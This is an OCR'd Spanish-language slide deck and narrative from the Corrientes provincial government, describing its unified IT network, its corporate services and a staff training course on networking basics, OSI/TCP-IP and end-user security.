GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Lic. Gustavo Andrés Linares

Autonomía

• La tecnología es uno de los recursos que con mayor rapidez avanza en el mundo.

• Se requiere de una agilidad que permita mantener la estructura tecnológica en un estado de actualización óptimo.

GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien


Aprovechamiento de los recursos


- Enlaces de Internet
- Correo corporativo
- Uso de telefonía
- Sistemas unificados
- Profesionalización del personal
- Unificación de equipamiento
- Infraestructura común
- Mayor agilidad en la administración
- Información única

Un ejemplo claro:

Enlaces de Internet de banda ancha = $ 300 x 30 (min)
Enlace único de internet corporativo = $4.000

GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien





Lic. Gustavo Andrés Linares

Servicios / Acciones

- Intranet
- Portal
- Mensajeria
- Base única de usuarios
- Correo Electrónico
- Navegación
- Filtrado de Contenido
- Actualización de parches de windows
- Streaming
- Sistemas corporativos
- Antivirus
- otros…

GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

Sobre esta base…

- Escuelas interconectadas
- Hospitales
- Trámites
- Firma digital
- e-Gob
- y más…

GOBIERNO de CORRIENTES Vamos Juntos Vamos Bien

En algunas de las diapositivas se hace referencias a sitios del Gobierno de la Ciudad de Buenos Aires como buena práctica, ya que el mismo mantiene una homogeneidad en cada uno de sus sitios. Además se explica cual fue el concepto y las necesidades de crear un ente rector y la definición de la red actual y los servicios corporativos que ya ofrece. Finalmente se hace mención a algunos de los aspectos que a futuro pueden involucrarse en la nueva red. Esto último es solo ilustrativo, ya que es el Gobierno el que deberá ocuparse de decidir que informatizar y cuando.

La capacitación que se realizó en el salón verde de la casa de Gobierno, fue dirigida a los usuarios en general. Ellos fueron invitados por la Secretaría de Planeamiento y el Centro de Cómputos, y aprobados por los jefes inmediatos de sus propias reparticiones. Las personas que concurrieron son los que utilizan los sistemas o servicios corporativos dentro del ámbito del Gobierno. Era indispensable que comprendan que la seguridad depende en gran parte de ellos y que los servicios corporativos son para ayudarlos en su tarea diaria y el la gestión del Gobierno. Al ser la mayoría referentes en el aspecto informático dentro de su repartición, se apunto a una capacitación que comenzara con aspectos generales de las tecnologías de redes y comunicaciones. Se explico el modelo de referencia OSI como modelo de comunicación y su comparativo con el modelo TCP/IP que es el utilizado en la actualidad en todas las redes e Internet. Para cada capa se dio un ejemplo de los dispositivos que utilizan dicha capa, como ser hub's, switch, router, dns, dhcp, etc; y de esta manera se explicó el significado y la necesidad de ruteo y segmentación de la red en el Gobierno de Corrientes. Una vez comprendidos estos temas se abarcó el uso de sistemas y servicios corporativos disponibles en la red segmentada IP del Gobierno.


Para comprender que la existencia de un Órgano Rector y los tratamientos de la red se hizo referencia a la norma ISO 17799 que es una guía de buenas prácticas de la gestión de la seguridad de la información.

En lo que comprende la seguridad, se hizo un curso de seguridad en Windows para usuarios finales donde se realizaban las mejores prácticas en cuanto a como mantener segura y operativa una PC con sistema operativo Windows. Esta parte del curso fue en su mayoría práctica. Continuando con seguridad y ya específicamente pensando en un futuro de gestión electrónica y firma digital, se explicaron los conceptos básicos (pilares) de la seguridad, la criptografía y la firma digital.

Por último se dieron algunos ejemplos de ataques informáticos que fueron demostrativos.

Se presentó también un video “warriors” que puede ser visto desde Internet y que muestra como es la comunicación de datos en una red IP.

A continuación se presentan las diapositivas que se mostraron en dicho curso.



Índice:

- ✓ Protocolo TCP/IP, Redes, Comunicaciones
- ✓ Servicios IP
- ✓ Servicios de la Red
- ✓ Seguridad y ContraSeguridad
- ✓ Demos
- ✓ Sorteos



Gobierno de la Provincia de Corrientes





Protocolo TCP, IP y Redes





Gobierno de la Provincia de Corrientes






IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Físico
- Define las especificaciones eléctricas, mecánicas, de procedimiento y funcionales
Gobierno de la Provincia de Corrientes



IP (Protocolo Internet)
Modelo OSI (7 Capas) vs. TCP/IP (4 capas)
Acceso al Medio
Físico
- Brinda un tránsito confiable de datos a través de un enlace físico
Gobierno de la Provincia de Corrientes

